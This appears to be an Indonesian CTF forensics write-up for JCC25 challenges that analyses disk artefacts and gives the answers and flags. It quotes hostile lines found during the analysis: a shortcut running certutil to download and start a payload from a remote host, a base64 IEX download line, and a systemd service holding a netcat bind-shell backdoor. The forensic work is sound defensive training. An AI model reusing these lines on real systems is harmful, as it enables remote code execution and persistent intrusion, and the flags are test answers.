Suspicius Shortcut, Ada shortcut game.lnk yang terlihat mencurigakan. 🕵️ Misi: Cari tahu alamat url yang dijalankan oleh shortcut itu.
 Jawabanmu:

```
Detektif Conan
• -> ls -la H/Users/ical/
drwxr-xr-x  - thr00n3r 11 Sep 10:06 .
drwxr-xr-x  - thr00n3r 27 Aug 16:28 ..
-rw-r--r-- 1.2k thr00n3r 27 Aug 10:07 game.lnk
-rw-r--r-- 15k thr00n3r 27 Aug 14:20 jadwal_kelas.docx
-rw-r--r-- 2.9M thr00n3r 10 Feb 16:43 NTUSER.DAT
-rw-r--r-- 724k thr00n3r 10 Feb 16:25 ntuser.dat.LOG1
-rw-r--r-- 1.4M thr00n3r 10 Feb 16:25 ntuser.dat.LOG2
-rw-r--r-- 66k thr00n3r 10 Feb 16:26 NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TM.blf
-rw-r--r-- 524k thr00n3r 10 Feb 16:25 NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer000000000000000001.reg
trans-ms
-rw-r--r-- 294k thr00n3r 28 Aug 11:55 wallpaper.jpg
```

Di path tersebut kita dapat info jika file shortcut game.lnk berada di situ, mari langsung saja kita cek

```
Detektif Conan
• -> exiftool H/Users/ical/game.lnk
ExifTool Version Number      : 13.30
File Name                    : game.lnk
Directory                   : H/Users/ical
File Size                   : 1173 bytes
File Modification Date/Time  : 2025:08:27 10:07:37+07:00
File Access Date/Time       : 1901:12:14 03:53:04+07:08
File Inode Change Date/Time  : 2025:09:11 10:06:00+07:00
File Permissions            : -rw-r--r--
File Type                   : LNK
File Type Extension         : lnk
MIME Type                   : application/octet-stream
Flags                       : IDList, LinkInfo, RelativePath, CommandArgs, Unicode
File Attributes             : Archive
Create Date                 : 2024:05:03 09:52:32+07:00
Access Date                 : 2025:08:27 10:07:28+07:00
Modify Date                 : 2024:05:03 09:52:32+07:00
Target File Size            : 289792
Icon Index                  : (none)
Run Window                  : Normal
Hot Key                     : (none)
Target File DOS Name        : cmd.exe
Drive Type                  : Fixed Disk
Drive Serial Number         : D62C-C5B1
Volume Label                : OS
Local Base Path              : C:\Windows\System32\cmd.exe
Relative Path               : ..\..\Windows\System32\cmd.exe
Command Line Arguments      : /c certutil -urlcache -f http://wear-voters-genuine-pure.trycloudflare.com payload.exe C:\
Users\Public\update.exe & start C:\Users\Public\update.exe
Machine ID                  : aroqzg14mrt
```

→ Jawaban

:

<http://wear-voters-genuine-pure.trycloudflare.com>

5. Find Serial Number

```
Suspicious Shortcut, Ada shortcut game.lnk yang terlihat mencurigakan. 🕵️Misi: Cari tahu alamat url yang dijalankan oleh shortcut itu.
Jawabanmu: http://wear-voters-genuine-pure.trycloudflare.com
✅ Benar!

Clue in USBSTOR. Dari artefak Registry SYSTEM, terlihat USB ini pernah dicolok ke komputer lab. 🕵️Misi: Temukan Serial Number dari USB tersebut.
Jawabanmu:
```

Disini kita perlu menemukan Serial Number yang ada di USB tersebut, bagaimana caranya? disini saya menganalisis file registry SYSTEM terlebih dahulu

```
Detektif Conan
• -> ls -la H/Windows/System32/config/
drwxr-xr-x - thr00n3r 11 Sep 10:06 .
drwxr-xr-x - thr00n3r 27 Aug 16:28 ..
.rw-r--r-- 12M thr00n3r 10 Feb 16:43 SYSTEM
.rw-r--r-- 2.9M thr00n3r 19 Mar 2019 SYSTEM.LOG1
.rw-r--r-- 3.0M thr00n3r 19 Mar 2019 SYSTEM.LOG2
```

lalu selanjutnya kita perlu cari info tentang USB storage yg ada di dalam registry SYSTEM

```
Detektif Conan
• -> strings H/Windows/System32/config/SYSTEM | grep -A 5 -B 5 "USBSTOR"
Type
Start
ErrorControl
DisplayName
Owners
USBSTOR
ImagePath
Type
Start
ErrorControl
DisplayName
--
VDEST
Provider
SignerScore
```

```
Manufacturer
Description
DiskSony_MSC-U01-----
--
UOSFlashing
genericusbfn.inf
USBPRINT
UnknownPrinter
usbprint.inf
USBSTOR
DiskSony_MSC-U01N-----
disk.inf
DiskSony_MSC-U01-----
disk.inf
GenSFloppy
--
\Device\HarddiskVolume3\Users\lcal\AppData\Local\Kingsoft\WPS Office\12.2.0.17119\office6\wps.exe
PendingFileRenameOperations
S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-2385269614-3243675-834220592-3047885450
S-1-5-21-3458418230-353634705-2167061171-1000
\Device\HarddiskVolume3\Users\lcal\AppData\Local\Kingsoft\WPS Office\12.2.0.17119\office6\wpspdf.exeU
\Device\HarddiskVolume3\Windows\regedit.exe
USBSTOR
DiskSony_SanDisk6Prod_CruzerBlade&Rev_1.00
1234567890ABCDEF&0
SerialNumber
DhcpDomain
hbin
```

→ Jawaban : 1234567890ABCDEF&0

Karena kita sudah mendapatkan semua jawaban langsung saja kita submit

```

Detektif Conan 27s
- -> ne.103.103.92.202 4017
=== USB Forensics Challenge ===

File Metadata, Ternyata ada file jadwal_kelas.docx di dalam USB. 🕵️Misi: Cari tahu siapa pembuat (author / creator) file tersebut.
Jawabanmu: R3dPanda
✅ Benar!

Deleted File, Ada file yang sempat dihapus di Recycle Bin USB. 🕵️Misi: Pulihkan file tersebut dan cari tahu isi dari filenya.
Jawabanmu: C00l_Y0u_F1nD_M3
✅ Benar!

Hidden Note, Salah satu gambar menyimpan pesan rahasia di metadata. 🕵️Misi: Bongkar metadata gambar dan temukan isi pesan rahasianya.
Jawabanmu: Hi_R3dPanda_was_here...
✅ Benar!

Suspicious Shortcut, Ada shortcut game.Lnk yang terlihat mencurigakan. 🕵️Misi: Cari tahu alamat url yang dijalankan oleh shortcut itu.
Jawabanmu: http://wear-voters-genuine-pure.trycloudflare.com
✅ Benar!

Clue in USBSTOR, Dari artefak Registry SYSTEM, terlihat USB ini pernah dicolok ke komputer lab. 🕵️Misi: Temukan Serial Number dari USB tersebut.
Jawabanmu: 1234567890ABCDEF&0
✅ Benar!

🎉 Selamat! Ini flag kamu: JCC25{K4mu_L4y4k_D1s3but_D3t3ct1ve_C0n4n}

```

Flag : JCC25{K4mu_L4y4k_D1s3but_D3t3ct1ve_C0n4n}

Detective Conan Remaja

Level Medium - Operation Secret: The Mysterious Email by Mark Rizal Thalib Storyline Pagi ini, seorang siswa melaporkan adanya email mencurigakan yang masuk ke inboxnya. Email tersebut membawa sebuah lampiran berbahaya yang ternyata memicu serangkaian aktivitas aneh di komputernya. Guru meminta kalian, tim "Cyber Ops SMA/SMK" untuk menyelidiki kasus ini. Tugas kalian adalah menemukan jejak digital dari serangan ini dan mengungkap siapa dalang di baliknya.

Attachment : [Artefak Medium 01 v1.zip](#) nc 103.183.92.202 4018

Hint 1 : Gunakan tool hashing sederhana

Hint 2 : Decode Base64

Hint 3 : Cari domain yang tidak wajar, terlihat seperti "C2 server".

Hint 4 : Cari di Security Event Log, Event ID 4624.

Hint 5 : Password ZIP bisa dicari dari metadata Comment.

Seperti chall sebelumnya ini adalah challenge pertanyaan yang harus kita jawab berdasarkan attachment yang diberikan :

1. MD5

```
Detektif Conan 46m24s
o -> nc 103.183.92.202 4018
=== Cyber Forensics Challenge ===

Lampiran Berbahaya, File jadwal_kelas.docx ditemukan di email. 🕵️ Misi: Temukan hash MD5 dari file tersebut.
Jawabanmu: █
```

Kita disini diminta nyari hash MD5 dari file jadwal_kelas.docx yang ada di dalam artefak.

Tinggal cek hash MD5-nya langsung pake command:

```

Detective Conan Remaja
• -> md5sum I/Users/ical/jadwal_kelas.docx
a0a41c4fea0d9eda3d7b4c7807ae202a I/Users/ical/jadwal_kelas.docx

```

→ Jawaban : a0a41c4fea0d9eda3d7b4c7807ae202a

2. Shortcut

```

Detektif Conan 46m24s
○ -> nc 103.183.92.202 4018
=== Cyber Forensics Challenge ===

Lampiran Berbahaya, File jadwal_kelas.docx ditemukan di email. 🕵️Misi: Temukan hash MD5 dari file tersebut.
Jawabanmu: a0a41c4fea0d9eda3d7b4c7807ae202a
✅ Benar!

Shortcut Palsu, Terdapat file jadwal.lnk yang mencurigakan. 🕵️Misi: Bongkar shortcut ini dan temukan URL berbahaya di dalamny
a.
Jawabanmu:

```

Di sini ada file jadwal.lnk yang mencurigakan. Soalnya nyuruh kita cari URL apa yang ada di dalam shortcut itu.

Karena file .lnk bisa disimpan metadata-nya, aku cek pake:

```

Detective Conan Remaja
• -> exiftool I/Users/ical/jadwal.lnk | grep -i 'url'

Detective Conan Remaja
• -> exiftool I/Users/ical/jadwal.lnk
ExifTool Version Number      : 13.30
File Name                    : jadwal.lnk
Directory                    : I/Users/ical
File Size                    : 1068 bytes
File Modification Date/Time   : 2025:08:28 15:37:04+07:00
File Access Date/Time        : 1901:12:14 03:53:04+07:08
File Inode Change Date/Time   : 2025:09:11 11:34:40+07:00
File Permissions              : -rw-r--r--
File Type                    : LNK
File Type Extension           : lnk
MIME Type                     : application/octet-stream
Flags                        : IDList, Description, RelativePath, IconFile, Unicode
File Attributes               : (none)
Target File Size              : 0
Icon Index                   : (none)
Run Window                    : Normal
Hot Key                       : (none)
Target File DOS Name          : notepad.exe
Description                   : SQBFAFGAIAAiAGgAdAB0AHAA0gAvAC8AdgBvAHQAZQBvAHMALQB3AGUAYQByAC0AZwBLAG4AdQBpAG4AZQAtAHAAdQ
ByAGUALgB0AHIAeQBjAGwAbwB1AGQAZgBsAGEAQgBLAC4AYwBvAG0ALwBwAGEAeQBsAG8AYQBKADEAMgAzAC4AZQB4AGUAIGI=
Relative Path                 : ..\..\Windows\system32\notepad.exe
Icon File Name                : notepad.exe

Detective Conan Remaja
• -> echo "SQBFAFGAIAAiAGgAdAB0AHAA0gAvAC8AdgBvAHQAZQBvAHMALQB3AGUAYQByAC0AZwBLAG4AdQBpAG4AZQAtAHAAdQByAGUALgB0AHIAeQBjAGwAbwB
1AGQAZgBsAGEAQgBLAC4AYwBvAG0ALwBwAGEAeQBsAG8AYQBKADEAMgAzAC4AZQB4AGUAIGI=" | base64 -d
IEX "http://voters-wear-genuine-pure.trycloudflare.com/payload123.exe"

```

→ Jawaban

:

<http://voters-wear-genuine-pure.trycloudflare.com/payload123.exe>

3. Domain

```
Shortcut Palsu, Terdapat file jadwal.lnk yang mencurigakan. 🕵️Misi: Bongkar shortcut ini dan temukan URL berbahaya di dalamnya
a.
Jawabanmu: http://voters-wear-genuine-pure.trycloudflare.com/payload123.exe
✅ Benar!

Jejak Browser, Siswa ternyata diarahkan ke sebuah website mencurigakan. 🕵️Misi: Cari tahu domain apa yang dikunjungi
Jawabanmu: 
```

Soal ketiga minta kita cari domain apa yang pernah dikunjungi di browser korban.

Awalnya kira bisa lewat **Chrome History**, jadi sempet coba:

```
Detective Conan Remaja
• -> sqlite3 "I:/Users/ical/AppData/Local/Google/Chrome/User Data/Default/History" \
"SELECT url, last_visit_time FROM urls ORDER BY last_visit_time DESC;"
Detective Conan Remaja
○ -> 
```

Ternyata database History kosong, jadi gak ada hasil.

Akhirnya nemu cara lain: baca file session Chrome di
I:/Users/ical/AppData/Local/Google/Chrome/User
Data/Default/Sessions/Session_13400845492675026

```
Detective Conan Remaja
• -> cat I:/Users/ical/AppData/Local/Google/Chrome/User\ Data/Default/Sessions/Session_13400845492675026 | strings | grep -A 5
-B 5 "http:"
{3B180C59-4CE8-4B03-9C0F-C22CBB1A6B9B}
chrome://newtab/
chrome://new-tab-page
chrome://new-tab-page
chrome://new-tab-page/
http://control-r3dpanda.net/
http://control-r3dpanda.net/
chrome://newtab/
chrome://new-tab-page
chrome://new-tab-page/
```

→ Jawaban : <http://control-r3dpanda.net/>

4. IP

```
Jejak Browser, Siswa ternyata diarahkan ke sebuah website mencurigakan. 🕵️Misi: Cari tahu domain apa yang dikunjungi
Jawabanmu: http://control-r3dpanda.net/
✅ Benar!

Login Misterius, Event log menunjukkan ada login aneh ke komputer. 🕵️Misi: Siapa username yang dipakai penyerang untuk login?
dan berapa IP Address yang digunakan? format jawaban login:IP
Jawabanmu: 
```

Kita mau cari **Event ID 4624** (Successful Login) di **Security.evtx**. Disinis saya memakai tools chainsaw
Langkah-langkahnya:

```
chainsaw
-.-> ./target/release/chainsaw search -t 'Event.System.EventID: =4624' \
"/home/thr00n3r/CTF/JCC25/Forensic/Detective Conan Remaja/I/Windows/System32/winevt/Logs/Security.evtx" \
| grep -E "TargetUserName|IpAddress" | sed 'N;s/\n/: /'

CHAINS AW

By WithSecure Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading forensic artefacts from: /home/thr00n3r/CTF/JCC25/Forensic/Detective Conan Remaja/I/Windows/System32/winevt/Logs/Security.evtx
[+] Loaded 1 forensic files (4.1 MiB)
[+] Searching forensic artefacts...
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: UMFD-0:      IpAddress: '-'
TargetUserName: UMFD-1:      IpAddress: '-'
TargetUserName: NETWORK SECURITY: IpAddress: '-'
```

Disini maksud command nya adalah mencari log dengan Event ID 4624, lalu grep dengan target yang ada TargetUserName dan IpAddress dan menggabungkan baris username & ip biar menjadi 1 baris

```
OUTPUT  DEBUG  CONSOLE  TERMINAL  PORTS  AZURE

TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
[+] Found 187 hits
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: ANONYMOUS LOGON: IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: student01:    IpAddress: 192.168.146.137
TargetUserName: SYSTEM:      IpAddress: '-'
TargetUserName: SYSTEM:      IpAddress: '-'
```

→ Jawaban : student01:192.168.146.137

5. Pesan Rahasia

```

Login Misterius, Event log menunjukkan ada login aneh ke komputer. 🕵️ Misi: Siapa username yang dipakai penyerang untuk login?
dan berapa IP Address yang digunakan? format jawaban login:IP
Jawabanmu: student01:192.168.146.137
✅ Benar!

File Rahasia Terkunci, Sebuah file nilai_siswa.zip ditemukan dalam keadaan terkunci. 🕵️ Misi: Buka dan temukan isi pesan rahas
ia di dalam file exfil.txt.
Jawabanmu:

```

Di soal ini, kita dikasih sebuah file nilai_siswa.zip yang ternyata dikunci password. Petunjuknya bilang password bisa dilihat di metadata Comment dari zip tersebut. Langsung saja kita analisa :

```

Detective Conan Remaja
• -> exiftool I/Users/ical/nilai_siswa.zip
ExifTool Version Number      : 13.30
File Name                    : nilai_siswa.zip
Directory                   : I/Users/ical
File Size                    : 6.9 kB
File Modification Date/Time  : 2025:08:28 17:33:45+07:00
File Access Date/Time       : 1901:12:14 03:53:04+07:08
File Inode Change Date/Time  : 2025:09:11 11:34:40+07:00
File Permissions             : -rw-r--r--
File Type                    : ZIP
File Type Extension         : zip
MIME Type                    : application/zip
Zip Required Version        : 51
Zip Bit Flag                 : 0x0001
Zip Compression              : Unknown (99)
Zip Modify Date              : 2025:08:28 17:10:52
Zip CRC                      : 0x00000000
Zip Compressed Size         : 46
Zip Uncompressed Size       : 18
Zip File Name                : exfil.txt
Warning                      : [minor] Use the Duplicates option to extract tags for all 2 files

Detective Conan Remaja
• -> binwalk I/Users/ical/nilai_siswa.zip
Analyzed 1 file for 85 file signatures (187 magic patterns) in 12.0 milliseconds

Detective Conan Remaja
• -> zipinfo -z I/Users/ical/nilai_siswa.zip
Archive:  I/Users/ical/nilai_siswa.zip
Password: CTFsmk2025
Zip file size: 6930 bytes, number of entries: 2

```

```

Detective Conan Remaja
• -> zipinfo -z I/Users/ical/nilai_siswa.zip
Archive:  I/Users/ical/nilai_siswa.zip
Password: CTFsmk2025
Zip file size: 6930 bytes, number of entries: 2
-rw-a--      6.3 fat      18 Bx u099 25-Aug-28 17:10 exfil.txt
-rw-a--      6.3 fat     8967 Bx u099 25-Aug-28 17:10 nilai_siswa.xlsx
2 files, 8985 bytes uncompressed, 6546 bytes compressed:  27.1%

Detective Conan Remaja
• -> unzip -z I/Users/ical/nilai_siswa.zip
Archive:  I/Users/ical/nilai_siswa.zip
Password: CTFsmk2025

Detective Conan Remaja
• ->

```

Oke mantap kita menemukan Passwordnya

```
Detective Conan Remaja
• -> 7z x I/Users/ical/nilai_siswa.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-0
64-bit locale=en_US.UTF-8 Threads:20 OPEN_MAX:524288, ASM

Scanning the drive for archives:
1 file, 6930 bytes (7 KiB)

Extracting archive: I/Users/ical/nilai_siswa.zip
--
Path = I/Users/ical/nilai_siswa.zip
Type = zip
Physical Size = 6930
Comment = Password: CTFsmk2025

Enter password:CTFsmk2025

Everything is Ok

Files: 2
Size:      8985
Compressed: 6930

Detective Conan Remaja 3s
• -> cat exfil.txt
```

	File: exfil.txt
1	DATA_EXFIL_SUCCESS

→ Jawaban : DATA_EXFIL_SUCCESS

```
Jawabanmu: http://control-r3dpanda.net/
✓ Benar!

Login Misterius, Event log menunjukkan ada login aneh ke komputer.🕵️Misi: Siapa username yang dipakai penyerang untuk login?
dan berapa IP Address yang digunakan? format jawaban login:IP
Jawabanmu: student01:192.168.146.137
✓ Benar!

File Rahasia Terkunci, Sebuah file nilai_siswa.zip ditemukan dalam keadaan terkunci.🕵️Misi: Buka dan temukan isi pesan rahas
ia di dalam file exfil.txt.
Jawabanmu: DATA_EXFIL_SUCCESS
✓ Benar!

🎉 Selamat! Ini flag kamu: JCC25{D3t3ct1ve_C0n4n_y4ng_br1l14nt}
```

Flag : JCC25{D3t3ct1ve_C0n4n_y4ng_br1l14nt}

Guru Detektif Conan

Operation Silent Root: Infiltration of the Lab Server by Mark Rizal Thalib Sekolahmu mendapat laporan aneh, ada seseorang yang berhasil menyusup ke server Linux sekolah. Katanya, penyusup itu pintar menyembunyikan jejak, bahkan sampai nyimpen data rahasia ke dalam gambar! Kamu sekarang jadi bagian dari Tim "Cyber Ops SMK". Tugasmu adalah mencari tahu bagaimana penyusup masuk, apa yang dia lakukan, dan kemana data sekolah itu dikirim.

Attachment : [Artefak_Hard_01_v1.001](#) [Artefak_Hard_01_v1.002](#)
nc 103.183.92.202 4020

Diberikan 2 file dan kita menggabungkannya lalu kita unzip, oke mungkin kita lihat dulu bagaimana soal pertama ini :

1. Unauthorized Access

```
Guru Detektif Conan 9s
o -> nc 103.183.92.202 4020
=== Infiltration of the Lab Server ===

Unauthorized Access, Server log mencatat banyak login gagal sebelum akhirnya ada yang berhasil. 🕵️ Misi: Siapa nama user yang berhasil dibobol oleh attacker?
Jawabanmu: █
```

Kita diminta mencari nama user yang berhasil dibobol attacker. langsung saja cek folder artefak dan melihat file terkait authentication log :

```
Guru Detektif Conan
• -> grep "Accepted password" artefak/uac-ubuntu-2204-linux-20250909055006/[root]/var/log/auth.log
Apr 22 02:27:49 ubuntu-2204 sshd[3832]: Accepted password for ubuntu from 192.168.1.1 port 52017 ssh2
Apr 22 02:28:46 ubuntu-2204 sshd[1410]: Accepted password for ubuntu from 192.168.1.1 port 52045 ssh2
Apr 22 02:28:59 ubuntu-2204 sshd[1876]: Accepted password for ubuntu from 192.168.1.1 port 52047 ssh2
Apr 22 02:29:04 ubuntu-2204 sshd[1921]: Accepted password for ubuntu from 192.168.1.1 port 52053 ssh2
Sep  9 05:21:08 ubuntu-2204 sshd[3834]: Accepted password for student from 192.168.217.128 port 47886 ssh2
Sep  9 05:21:38 ubuntu-2204 sshd[4026]: Accepted password for student from 192.168.217.128 port 43690 ssh2
Sep  9 05:39:29 ubuntu-2204 sshd[6286]: Accepted password for student from 192.168.217.128 port 53004 ssh2
```

Nahh dari sini kita tau kalau username student yang berhasil di bobol oleh attacker

→ Jawaban : student

2. Privilege Escalation

```
Guru Detektif Conan 9s
o -> nc 103.183.92.202 4020
=== Infiltration of the Lab Server ===

Unauthorized Access, Server log mencatat banyak login gagal sebelum akhirnya ada yang berhasil. 🕵️ Misi: Siapa nama user yang berhasil dibobol oleh attacker?
Jawabanmu: student
✅ Benar!

Privilege Escalation, Attacker berhasil menaikkan hak akses menjadi root. 🕵️ Misi: Dengan cara apa attacker mendapatkan akses root?
Jawabanmu: █
```

Oke next ke soal no 3, disini kita diminta tahu dengan cara apa attacker mendapatkan akses root. nahh langsung saja cek history command user sebelum file dihapus.

```
Guru Detektif Conan
• -> strings artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/student/.bash_history
cat .bash_history
sudo su -l
exit

Guru Detektif Conan
o -> █
```

Nahh disini kita tahu bahwa attacker menggunakan **sudo** untuk mendapatkan akses root, kita cek lewat auth.log juga bisa :

```
Guru Detektif Conan
• -> strings artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/var/log/auth.log | grep "sudo"
Apr 22 02:25:00 ubuntu-2204 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/sbin/sudoedit
Apr 22 02:25:00 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Apr 22 02:25:11 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 02:25:13 ubuntu-2204 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/apt update
Apr 22 02:25:13 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Apr 22 02:25:48 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 02:26:26 ubuntu-2204 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/apt install net-tools telnet openssh-server open-vm-tools -y
Apr 22 02:26:26 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Apr 22 02:26:41 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 02:27:50 ubuntu-2204 sudo: ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/tee -a /etc/ssh/sshd_config
Apr 22 02:27:50 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ubuntu(uid=1000)
Apr 22 02:27:50 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 02:27:55 ubuntu-2204 sudo: ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/tee -a /etc/motd
Apr 22 02:27:55 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ubuntu(uid=1000)
Apr 22 02:27:55 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 02:28:00 ubuntu-2204 sudo: ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/tee -a /etc/issue
Apr 22 02:28:00 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ubuntu(uid=1000)
Apr 22 02:28:00 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 02:28:02 ubuntu-2204 sudo: ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/sbin/reboot
Apr 22 02:28:02 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ubuntu(uid=1000)
Apr 22 02:28:02 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Sep 9 05:16:54 ubuntu-2204 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/apt install socat
Sep 9 05:16:54 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Sep 9 05:17:01 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
Sep 9 05:18:38 ubuntu-2204 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/sbin/adduser student
Sep 9 05:18:38 ubuntu-2204 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Sep 9 05:18:52 ubuntu-2204 sudo: pam_unix(sudo:session): session closed for user root
```

→ Jawaban : sudo

3. Persistence Service

Privilege Escalation, Attacker berhasil menaikkan hak akses menjadi root. 🤖 Misi: Dengan cara apa attacker mendapatkan akses root?
 Jawabanmu: sudo
 ✅ Benar!

Persistence Service, Attacker membuat service palsu agar tetap bisa masuk ke sistem. 🤖 Misi: Apa nama service yang dibuat attacker?
 Jawabanmu:

Disini kita disuruh untuk mencari service yang dibuat oleh attacker, coba kita cek folder systemd service di /etc/systemd/system :

```
Guru Detektif Conan
• -> ls artefak/uac-ubuntu-2204-linux-20250909055006/\[root\]/etc/systemd
  journald.conf  networkd.conf  pstore.conf  sleep.conf  system.conf  user
  logind.conf    oomd.conf      resolved.conf system      timesyncd.conf user.conf

Guru Detektif Conan
• -> find artefak/uac-ubuntu-2204-linux-20250909055006/\[root\]/etc/systemd/system \
    -maxdepth 1 -type f -name '*.service' -exec basename {} \; 2>/dev/null
dbus-org.freedesktop.thermald.service
vmtoolsd.service
dbus-fi.w1.wpa_supplicant1.service
dbus-org.freedesktop.nm-dispatcher.service
sudo.service
sshd.service
dbus-org.freedesktop.timesync1.service
dbus-org.bluez.service
system-update.service
dbus-org.freedesktop.resolve1.service
dbus-org.freedesktop.Avahi.service
dbus-org.freedesktop.ModemManager1.service
dbus-org.freedesktop.oom1.service
display-manager.service
syslog.service
```

Dari sini kelihatan ada nama yang “aneh”: system-update.service (bukan service default). Coba kita bandingkan dengan service bawaan di /lib/systemd/system :

```
Guru Detektif Conan
• -> find artefak/uac-ubuntu-2204-linux-20250909055006/\[root\]/lib/systemd/system \
    -maxdepth 1 -type f -name '*.service' -exec basename {} \; 2>/dev/null
systemd-update-utmp.service
snapd.failure.service
systemd-hibernate.service
apparmor.service
systemd-network-generator.service
systemd-boot-check-no-failures.service
plymouth-read-write.service
colord.service
systemd-remount-fs.service
motd-news.service
vgauth.service
ufw.service
systemd-timedated.service
configure-printer@.service
snapd.recovery-chooser-trigger.service
systemd-modules-load.service
cron.service
power-profiles-daemon.service
```


Di sini nggak ada system-update.service, coba buka isi system-update.service

```
Guru Detektif Conan
• -> sed -n '1,200p' artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/etc/systemd/system/system-update.service
[Unit]
Description=System Update Service

[Service]
ExecStart=/bin/bash -c 'mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -lvp 4444 > /tmp/f'

[Install]
WantedBy=multi-user.target
```

Terdapat pola backdoor (named pipe + bash interactive + nc -lvp 4444).

```
Guru Detektif Conan
• -> grep -n '^ExecStart=' artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/etc/systemd/system/system-update.service
5:ExecStart=/bin/bash -c 'mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -lvp 4444 > /tmp/f'

Guru Detektif Conan
○ -> █
```

Cek port yang nyambung ke perintah di atas:

```
Guru Detektif Conan
• -> grep -nE '(:4444|:8080)' artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-a.txt
grep -nE '(:4444|:8080)' artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-lpeanut.txt
3:tcp      0      0 0.0.0.0:4444        0.0.0.0:*          LISTEN     0          55872      4594/nc
3:tcp      0      0 0.0.0.0:4444        0.0.0.0:*          LISTEN     0          62822      5454/socat
7:tcp      0      0 0.0.0.0:8080        0.0.0.0:*          LISTEN     0          62822      5454/socat

Guru Detektif Conan
○ -> █
```

Nampak listener **4444** (netcat dari service ini) dan tunnel **8080** (socat). Nahh disini bisa kita simpulkan kalau jawabanny system-update.service karena kita menemukan port 4444 aktif di netstat yang cocok dengan perintah di ExecStart pada system-update.service

→ Jawaban : system-update.service

4. Hidden Data

Persistence Service, Attacker membuat service palsu agar tetap bisa masuk ke sistem. 🤖 Misi: Apa nama service yang dibuat attacker?
 Jawabanmu: system-update.service
 ✅ Benar!

Hidden Data, Attacker menyembunyikan file sensitif di dalam sebuah gambar. 🤖 Misi: Apa nama file gambar yang digunakan attacker?
 Jawabanmu:

Kita mulai dengan melihat isi folder `/home/student/Pictures` untuk mengetahui file apa saja di sana :

```
Guru Detektif Conan
• -> ls artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures
🖼️ burung.PNG 🖼️ google.PNG 🖼️ wallpaper.png

Guru Detektif Conan
○ -> 
```

```
Guru Detektif Conan
• -> binwalk artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures/wallpaper.png

